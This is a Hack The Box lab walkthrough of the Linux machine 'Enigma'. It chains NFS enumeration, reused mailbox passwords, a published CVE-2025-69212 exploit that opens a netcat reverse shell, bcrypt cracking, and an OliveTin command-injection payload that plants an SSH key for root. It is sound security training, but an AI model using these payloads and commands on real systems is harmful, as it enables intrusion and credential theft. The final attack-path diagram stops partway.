HTB Lab: Enigma
Enigma is a Linux Hack The Box machine that combines exposed network services, information disclosure, credential recovery, and command injection. Initial enumeration reveals an NFS share containing onboarding information and a Roundcube webmail instance. Further enumeration exposes application credentials and database data that can be leveraged for lateral movement. Privilege escalation is achieved by abusing an OliveTin backup action vulnerable to command injection, allowing arbitrary commands to execute with elevated privileges and ultimately providing root access.

HTB: Enigma
Enigma is an Easy Linux machine built around a clean credential and command-injection chain. An NFS export exposes a new-employee onboarding document containing Kevin’s webmail credentials. Password reuse gives access to Sarah’s mailbox, where credentials for an OpenSTAManager instance are stored. OpenSTAManager 2.9.8 is vulnerable to CVE-2025-69212, an authenticated OS command injection in P7M file processing, which provides a shell as www-data. From there, database credentials expose a bcrypt hash for haris; cracking it allows a pivot to the local user. Finally, a root-owned OliveTin service listening on localhost exposes an unauthenticated database-backup action that interpolates a password directly into a shell command. Breaking out of the quoted password argument allows arbitrary command execution as root.
Box Info
| Field | Value |
|---|---|
| Name | Enigma |
| OS | Linux / Ubuntu |
| Difficulty | Easy |
| IP | 10.129.239.191 |
| Primary Host | enigma.htb |
| Webmail | mail001.enigma.htb |
| Support App | support_001.enigma.htb |
The IP shown is the address assigned to the machine during this run and may differ between HTB instances.
Recon
nmap
I start with a full TCP scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
$ sudo nmap -p- --reason --min-rate 10000 10.129.239.191

Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-06 11:27 -0400
Nmap scan report for 10.129.239.191
Host is up, received reset ttl 63 (0.032s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE    SERVICE        REASON
22/tcp    open     ssh            syn-ack ttl 63
80/tcp    open     http           syn-ack ttl 63
110/tcp   open     pop3           syn-ack ttl 63
111/tcp   open     rpcbind        syn-ack ttl 63
143/tcp   open     imap           syn-ack ttl 63
993/tcp   open     imaps          syn-ack ttl 63
995/tcp   open     pop3s          syn-ack ttl 63
2049/tcp  open     nfs            syn-ack ttl 63
2134/tcp  filtered avenue         no-response
2657/tcp  filtered sns-dispatcher no-response
6012/tcp  filtered x11            no-response
8709/tcp  filtered unknown        no-response
15029/tcp filtered unknown        no-response
17283/tcp filtered unknown        no-response
19555/tcp filtered unknown        no-response
20874/tcp filtered unknown        no-response
31114/tcp filtered unknown        no-response
34241/tcp open     unknown        syn-ack ttl 63
34428/tcp filtered unknown        no-response
34781/tcp open     unknown        syn-ack ttl 63
35717/tcp filtered unknown        no-response
37633/tcp open     unknown        syn-ack ttl 63
38449/tcp open     unknown        syn-ack ttl 63
39719/tcp open     unknown        syn-ack ttl 63
46456/tcp filtered unknown        no-response
56745/tcp filtered unknown        no-response

Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
The interesting open ports are:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
34241/tcp open  mountd
34781/tcp open  nlockmgr
37633/tcp open  status
38449/tcp open  mountd
39719/tcp open  mountd
The high ports are dynamic RPC/NFS helper services. I follow with service and default-script enumeration against the discovered ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
$ sudo nmap -p 22,80,110,111,143,993,995,2049,34241,34781,37633,38449,39719 -sCV --reason 10.129.239.191

Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-06 11:40 -0400
Nmap scan report for 10.129.239.191
Host is up, received reset ttl 63 (0.031s latency).

PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp    open  http     syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://enigma.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
110/tcp   open  pop3     syn-ack ttl 63 Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL CAPA PIPELINING STLS AUTH-RESP-CODE TOP UIDL
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
111/tcp   open  rpcbind  syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      38083/udp6  mountd
|   100005  1,2,3      39719/tcp   mountd
|   100005  1,2,3      49177/tcp6  mountd
|   100005  1,2,3      55784/udp   mountd
|   100021  1,3,4      33124/udp6  nlockmgr
|   100021  1,3,4      34781/tcp   nlockmgr
|   100021  1,3,4      42145/tcp6  nlockmgr
|   100021  1,3,4      59478/udp   nlockmgr
|   100024  1          37633/tcp   status
|   100024  1          47005/tcp6  status
|   100024  1          49397/udp   status
|   100024  1          49961/udp6  status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
143/tcp   open  imap     syn-ack ttl 63 Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
|_imap-capabilities: more Pre-login ENABLE SASL-IR post-login IDLE STARTTLS listed IMAP4rev1 have OK LITERAL+ LOGINDISABLEDA0001 ID capabilities LOGIN-REFERRALS
|_ssl-date: TLS randomness does not represent time
993/tcp   open  ssl/imap syn-ack ttl 63 Dovecot imapd (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: more AUTH=PLAINA0001 IMAP4rev1 Pre-login IDLE post-login listed SASL-IR have OK LITERAL+ ENABLE ID capabilities LOGIN-REFERRALS
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
995/tcp   open  ssl/pop3 syn-ack ttl 63 Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL(PLAIN) CAPA PIPELINING USER AUTH-RESP-CODE TOP UIDL
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_Not valid after:  2036-02-16T20:33:33
2049/tcp  open  nfs_acl  syn-ack ttl 63 3 (RPC #100227)
34241/tcp open  mountd   syn-ack ttl 63 1-3 (RPC #100005)
34781/tcp open  nlockmgr syn-ack ttl 63 1-4 (RPC #100021)
37633/tcp open  status   syn-ack ttl 63 1 (RPC #100024)
38449/tcp open  mountd   syn-ack ttl 63 1-3 (RPC #100005)
39719/tcp open  mountd   syn-ack ttl 63 1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.82 seconds
The most useful results are:
1
2
3
4
5
6
7
8
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16
80/tcp   open  http     nginx 1.24.0 (Ubuntu)
110/tcp  open  pop3     Dovecot pop3d
111/tcp  open  rpcbind  2-4
143/tcp  open  imap     Dovecot imapd (Ubuntu)
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
995/tcp  open  ssl/pop3 Dovecot pop3d
2049/tcp open  nfs_acl  3
HTTP redirects to http://enigma.htb/, so I add the hostname locally:
1
echo '10.129.239.191 enigma.htb' | sudo tee -a /etc/hosts
HTTP Fingerprinting

Requesting a nonexistent resource returns the default nginx 404 page and confirms the web server version as nginx/1.24.0 (Ubuntu).
Web
Virtual Host Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ ffuf -u http://10.129.239.191 -H "Host: FUZZ.enigma.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.239.191
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.enigma.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 1324 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
No additional virtual hosts are discovered with this wordlist.
File Enumeration
Fuzzing common filenames and extensions only returns the existing index.html; no additional files are discovered.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
$ ffuf \
    -u http://enigma.htb/FUZZ \
    -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt \
    -e .php,.txt,.html,.bak,.old,.zip,.conf \
    -mc all \
    -fc 404

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://enigma.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt
 :: Extensions       : .php .txt .html .bak .old .zip .conf
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 404
________________________________________________

index.html              [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 32ms]
.                       [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 30ms]
:: Progress: [137032/137032] :: Job [1/1] :: 1282 req/sec :: Duration: [0:01:49] :: Errors: 0 ::
Directory Enumeration
Directory fuzzing also returns no useful application paths.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
ffuf \
  -u http://enigma.htb/FUZZ \
  -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt \
  -mc all \
  -fc 404

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://enigma.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 404
________________________________________________

:: Progress: [29999/29999] :: Job [1/1] :: 1315 req/sec :: Duration: [0:00:24] :: Errors: 1 ::
RPC Enumeration
Because rpcbind is exposed on TCP/111, we enumerate registered RPC services. The results confirm NFS, mountd, nlockmgr, and the status service.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
$ rpcinfo enigma.htb
   program version netid     address                service    owner
    100000    4    tcp6      ::.0.111               portmapper superuser
    100000    3    tcp6      ::.0.111               portmapper superuser
    100000    4    udp6      ::.0.111               portmapper superuser
    100000    3    udp6      ::.0.111               portmapper superuser
    100000    4    tcp       0.0.0.0.0.111          portmapper superuser
    100000    3    tcp       0.0.0.0.0.111          portmapper superuser
    100000    2    tcp       0.0.0.0.0.111          portmapper superuser
    100000    4    udp       0.0.0.0.0.111          portmapper superuser
    100000    3    udp       0.0.0.0.0.111          portmapper superuser
    100000    2    udp       0.0.0.0.0.111          portmapper superuser
    100000    4    local     /run/rpcbind.sock      portmapper superuser
    100000    3    local     /run/rpcbind.sock      portmapper superuser
    100005    1    udp       0.0.0.0.190.181        mountd     superuser
    100005    1    tcp       0.0.0.0.150.49         mountd     superuser
    100005    1    udp6      ::.155.98              mountd     superuser
    100005    1    tcp6      ::.200.137             mountd     superuser
    100005    2    udp       0.0.0.0.206.84         mountd     superuser
    100005    2    tcp       0.0.0.0.133.193        mountd     superuser
    100005    2    udp6      ::.232.106             mountd     superuser
    100005    2    tcp6      ::.206.27              mountd     superuser
    100005    3    udp       0.0.0.0.217.232        mountd     superuser
    100005    3    tcp       0.0.0.0.155.39         mountd     superuser
    100005    3    udp6      ::.148.195             mountd     superuser
    100005    3    tcp6      ::.192.25              mountd     superuser
    100024    1    udp       0.0.0.0.192.245        status     115
    100024    1    tcp       0.0.0.0.147.1          status     115
    100024    1    udp6      ::.195.41              status     115
    100024    1    tcp6      ::.183.157             status     115
    100003    3    tcp       0.0.0.0.8.1            nfs        superuser
    100003    4    tcp       0.0.0.0.8.1            nfs        superuser
    100227    3    tcp       0.0.0.0.8.1            nfs_acl    superuser
    100003    3    tcp6      ::.8.1                 nfs        superuser
    100003    4    tcp6      ::.8.1                 nfs        superuser
    100227    3    tcp6      ::.8.1                 nfs_acl    superuser
    100021    1    udp       0.0.0.0.232.86         nlockmgr   superuser
    100021    3    udp       0.0.0.0.232.86         nlockmgr   superuser
    100021    4    udp       0.0.0.0.232.86         nlockmgr   superuser
    100021    1    tcp       0.0.0.0.135.221        nlockmgr   superuser
    100021    3    tcp       0.0.0.0.135.221        nlockmgr   superuser
    100021    4    tcp       0.0.0.0.135.221        nlockmgr   superuser
    100021    1    udp6      ::.129.100             nlockmgr   superuser
    100021    3    udp6      ::.129.100             nlockmgr   superuser
    100021    4    udp6      ::.129.100             nlockmgr   superuser
    100021    1    tcp6      ::.164.161             nlockmgr   superuser
    100021    3    tcp6      ::.164.161             nlockmgr   superuser
    100021    4    tcp6      ::.164.161             nlockmgr   superuser
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ rpcinfo -T udp -p 10.129.239.191
   program vers proto   port  service
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp  48821  mountd
    100005    1   tcp  38449  mountd
    100005    2   udp  52820  mountd
    100005    2   tcp  34241  mountd
    100005    3   udp  55784  mountd
    100005    3   tcp  39719  mountd
    100024    1   udp  49397  status
    100024    1   tcp  37633  status
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100227    3   tcp   2049  nfs_acl
    100021    1   udp  59478  nlockmgr
    100021    3   udp  59478  nlockmgr
    100021    4   udp  59478  nlockmgr
    100021    1   tcp  34781  nlockmgr
    100021    3   tcp  34781  nlockmgr
    100021    4   tcp  34781  nlockmgr
NFS
With RPC showing nfs we investigate further:
1
2
3
$ showmount -e 10.129.239.191
Export list for 10.129.239.191:
/srv/nfs/onboarding *
The /srv/nfs/onboarding export is accessible from any host (*), making it the most interesting RPC/NFS finding.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ sudo nmap -p 111 --script=nfs-ls 10.129.239.191
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-06 13:03 -0400
Nmap scan report for enigma.htb (10.129.239.191)
Host is up (0.033s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /srv/nfs/onboarding
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2026-02-19T19:54:47  .
| ??????????  ?    ?    ?     ?                    ..
| rw-r--r--   0    0    1751  2026-02-19T19:53:57  New_Employee_Access.pdf
|_

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
The nfs-ls script confirms read access and reveals New_Employee_Access.pdf, owned by root and readable by everyone.
Mount the export locally so the PDF can be inspected:
1
$ sudo mkdir -p /mnt/enigma-onboarding
The general mount syntax is:
1
mount -t nfs [-o vers=2] <ip>:<remote_folder> <local_folder> -o nolock
NFSv2 is not supported by the target, so mount the share with NFSv3 and disable locking:
1
sudo mount -t nfs -o vers=3,nolock 10.129.239.191:/srv/nfs/onboarding /mnt/enigma-onboarding

The onboarding PDF contains Kevin Mitchell’s webmail credentials:
| Username | Password |
|---|---|
| kevin | Enigma2024! |
The document also identifies the webmail host as http://mail001.enigma.htb/. Add it to /etc/hosts:
1
echo '10.129.239.191 mail001.enigma.htb' | sudo tee -a /etc/hosts
Shell as www-data
Roundcube - Kevin
The credentials work against Roundcube. Kevin’s inbox contains a welcome message from Sarah in the Accounts department. The important part is the sender identity:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Hi Kevin,

Welcome to the team! We're thrilled to have you on board at Enigma Corp.

A little about us — Enigma Corp is a mid-sized technology and operations firm specializing in infrastructure management and enterprise solutions. We've been growing rapidly over the past few years and we're excited to have fresh talent joining us.

I'm Sarah from the Accounts department. I'll be your point of contact for any finance-related queries during your onboarding period.

We're still finalizing a few of your onboarding details — your system access, equipment setup, and department introductions are all being arranged by the IT team. You should be receiving your access credentials shortly via the company shared drive.

In the meantime, don't hesitate to reach out if you have any questions. We want to make sure your first few days are as smooth as possible.

Looking forward to working with you!

Best regards,
Sarah
Accounts Department
Enigma Corp
[sarah@enigma.htb](mailto:sarah@enigma.htb)
The onboarding PDF explicitly uses a temporary corporate password, so password reuse is worth testing before looking for a Roundcube exploit. The same password works for Sarah:
1
sarah : Enigma2024!
Sarah’s inbox contains a message from IT Support with access to another internal application:
1
2
3
4
5
6
7
8
9
10
11
12
13
Hi Sarah,

Apologies for the delay. I have provisioned your access. Please find the details below:

URL: [http://support_001.enigma.htb](http://support_001.enigma.htb)
Username: admin
Password: Ne3s4rtars78s

Note: I will create a dedicated account for you shortly, for now you can use the admin account to get started.

Regards,
IT Support
Enigma Corp
I add the new virtual host:
1
echo '10.129.239.191 support_001.enigma.htb' | sudo tee -a /etc/hosts
OpenSTAManager
The credentials authenticate successfully to OpenSTAManager. The information page identifies the application as OpenSTAManager 2.9.8.
Version 2.9.8 is affected by CVE-2025-69212, an authenticated OS command injection in P7M signed-file processing. The vulnerable code processes attacker-controlled .p7m filenames through a shell command used to invoke OpenSSL. A crafted filename can break out of the quoted filename and append arbitrary shell commands.
This is different from CVE-2026-27012. CVE-2026-27012 is an authentication-bypass / group-manipulation issue in the same application; the foothold here uses CVE-2025-69212.
References:
- https://nvd.nist.gov/vuln/detail/CVE-2025-69212
- https://github.com/devcode-it/openstamanager/security/advisories/GHSA-25fp-8w8p-mx36
- https://github.com/BridgerAlderson/CVE-2025-69212-PoC
Using the published PoC with the credentials recovered from Sarah’s mailbox:
1
2
3
4
5
6
python3 exploit.py \
  -t http://support_001.enigma.htb \
  -u admin \
  -p 'Ne3s4rtars78s' \
  --reverse-shell IP 4444 \
  --method nc
With a listener running:
1
nc -lnvp 4444
I receive a shell as the web server user:
1
2
3
4
connect to [10.10.15.241] from (UNKNOWN) [10.129.239.191] 54436
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
I upgrade the shell to a PTY:
1
2
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
Shell as haris
OpenSTAManager Database Credentials
With filesystem access, I inspect OpenSTAManager’s configuration and find MySQL credentials:
1
www-data@enigma:~/html/openstamanager$ grep -E '^\$db_(host|username|password|name)' config.inc.php
1
2
3
4
$db_host = 'localhost';
$db_username = 'brollin';
$db_password = 'Fri3nds@9099';
$db_name = 'openstamanager';
brollin is a database account, not a Linux user. I use it to query the application’s users table:
1
2
mysql -u brollin -p'Fri3nds@9099' -h localhost openstamanager \
  -e 'SELECT username, password FROM zz_users;'
1
2
3
4
5
6
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$rTJVUNyGGKPlhw2cFdf5AeDHVMhnIChddcHx2XxVLMQS2KsuSz4Pu |
| haris    | $2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC |
+----------+--------------------------------------------------------------+
The $2y$10$ prefix identifies bcrypt, which is Hashcat mode 3200.
Crack haris
I save the hashes and run them against rockyou.txt:
1
2
3
4
5
6
cat > hashes.txt <<'EOF'
$2y$10$rTJVUNyGGKPlhw2cFdf5AeDHVMhnIChddcHx2XxVLMQS2KsuSz4Pu
$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC
EOF

hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
One hash cracks:
1
$2y$10$WHf1T79sxjsZongUKT2jGeexTkvihBQyCZeoYXmObiNphrsZDr6eC:bestfriends
That gives:
1
haris : bestfriends
Password-based SSH isn’t accepted by the target, but the password works locally with su:
1
2
www-data@enigma:~/html/openstamanager$ su haris
Password: bestfriends
1
2
haris@enigma:/var/www/html/openstamanager$ id
uid=1000(haris) gid=1000(haris) groups=1000(haris),100(users)
The user flag is now accessible:
1
2
haris@enigma:~$ cat user.txt
<redacted>
Stable SSH Session
Because SSH accepts public-key authentication, I create a key on my attacking host:
1
ssh-keygen -t ed25519 -C 'kali@kali'
From the haris shell I install the public key:
1
2
3
4
5
6
7
8
mkdir -p ~/.ssh
chmod 700 ~/.ssh

cat <<'EOF' >> ~/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO9/+eSOliSLFaAbzck4jFLjSZqnpNTc/tpdcTSv/J1L kali@kali
EOF

chmod 600 ~/.ssh/authorized_keys
I can now reconnect with the corresponding private key:
1
ssh -i ~/.ssh/id_ed25519 haris@10.129.239.191
Root
OliveTin Enumeration
haris has no sudo privileges:
1
2
3
haris@enigma:~$ sudo -l
[sudo] password for haris:
Sorry, user haris may not run sudo on enigma
Process enumeration shows OliveTin running as root:
1
2
haris@enigma:~$ ps -ef | grep '[O]liveTin'
root        1538       1  0 15:25 ?        00:00:00 /usr/local/bin/OliveTin
The service configuration is readable at /etc/OliveTin/config.yaml. The relevant pieces are:
1
listenAddressSingleHTTPFrontend: 127.0.0.1:1337
So OliveTin isn’t remotely exposed, but any local user can reach it.
Authentication is effectively optional for guests:
1
authRequireGuestsToLogin: false
The default action permissions also allow execution:
1
2
3
4
defaultPermissions:
  view: true
  exec: true
  logs: true
The most interesting action is backup_database:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
- title: Backup Database
  id: backup_database
  icon: "⛁"
  shell: "mysqldump -u  -p''  > /opt/backups/backup.sql"
  popupOnStart: execution-dialog
  arguments:
    - name: db_user
      type: ascii_identifier
      default: backup_svc
    - name: db_pass
      type: password
    - name: db_name
      type: ascii_identifier
      default: production
db_user and db_name are restricted to ascii_identifier, but db_pass is inserted directly into a shell command between single quotes. The password input type doesn’t make the value shell-safe.
Because OliveTin itself is running as root, command injection in this action becomes root command execution.
Command Injection
The intended command looks like:
1
mysqldump -u backup_svc -p'<PASSWORD>' production > /opt/backups/backup.sql
For db_pass, I submit a value that closes the single quote, terminates the mysqldump command, writes my public key into root’s authorized_keys, and comments out the remainder of the template:
1
x' ; mkdir -p /root/.ssh && echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO9/+eSOliSLFaAbzck4jFLjSZqnpNTc/tpdcTSv/J1L kali@kali' >> /root/.ssh/authorized_keys && chmod 700 /root/.ssh && chmod 600 /root/.ssh/authorized_keys ; #
For readability, I put the API request body in a file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
cat > /tmp/root.json <<'EOF'
{
  "actionId": "backup_database",
  "arguments": [
    {
      "name": "db_user",
      "value": "backup_svc"
    },
    {
      "name": "db_pass",
      "value": "x' ; mkdir -p /root/.ssh && echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO9/+eSOliSLFaAbzck4jFLjSZqnpNTc/tpdcTSv/J1L kali@kali' >> /root/.ssh/authorized_keys && chmod 700 /root/.ssh && chmod 600 /root/.ssh/authorized_keys ; #"
    },
    {
      "name": "db_name",
      "value": "production"
    }
  ]
}
EOF
Then trigger the action through OliveTin’s local API:
1
2
3
4
curl -s -X POST \
  http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartActionAndWait \
  -H 'Content-Type: application/json' \
  --data @/tmp/root.json
The mysqldump portion may fail because the injected value isn’t a valid database password. That doesn’t matter: the ; separates my commands from mysqldump, so the injected commands execute independently.
With the public key now installed for root, I connect using my private key:
1
ssh -i ~/.ssh/id_ed25519 root@10.129.239.191
1
2
3
4
5
root@enigma:~# id
uid=0(root) gid=0(root) groups=0(root)

root@enigma:~# cat root.txt
<redacted>
Beyond Root
Why the OliveTin Injection Works
The vulnerable template is:
1
mysqldump -u  -p''  > /opt/backups/backup.sql
Substituting a normal password such as Secret123! gives:
1
mysqldump -u backup_svc -p'Secret123!' production > /opt/backups/backup.sql
The malicious password begins with:
1
x' ;
After template expansion, the beginning of the command becomes:
1
mysqldump -u backup_svc -p'x' ; mkdir -p /root/.ssh ...
The characters each have a specific purpose:
| Input | Effect |
|---|---|
x | Becomes the harmless password passed to mysqldump |
' | Closes the single quote opened by the OliveTin template |
; | Terminates the original command and starts a new shell command |
&& | Chains the key-installation steps only when the previous step succeeds |
; # | Ends the injected commands and comments out the remaining template text |
Without the final #, OliveTin would still append:
1
' production > /opt/backups/backup.sql
which would leave malformed shell syntax. The comment character causes that leftover text to be ignored.
There are four conditions that make this a full privilege escalation:
- OliveTin uses a
shell:action rather than passing arguments directly to a process. - Attacker-controlled
db_passis interpolated into that shell command without shell escaping. - Guests are allowed to execute actions, and the localhost service is reachable by
haris. - OliveTin is running as
root, so injected commands inherit root privileges.
The weakness is therefore best described as OS command injection in a privileged OliveTin action caused by unsafe shell-template interpolation, not as a vulnerability in mysqldump itself.
Attack Path
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
NFS export
  └── New_Employee_Access.pdf
       └── kevin : Enigma2024!
            └── Roundcube
                 └── password reuse → sarah
                      └── OpenSTAManager admin credentials
                           └── CVE-2025-69212
                                └── www-data shell
                                     └── OpenSTAManager DB credentials
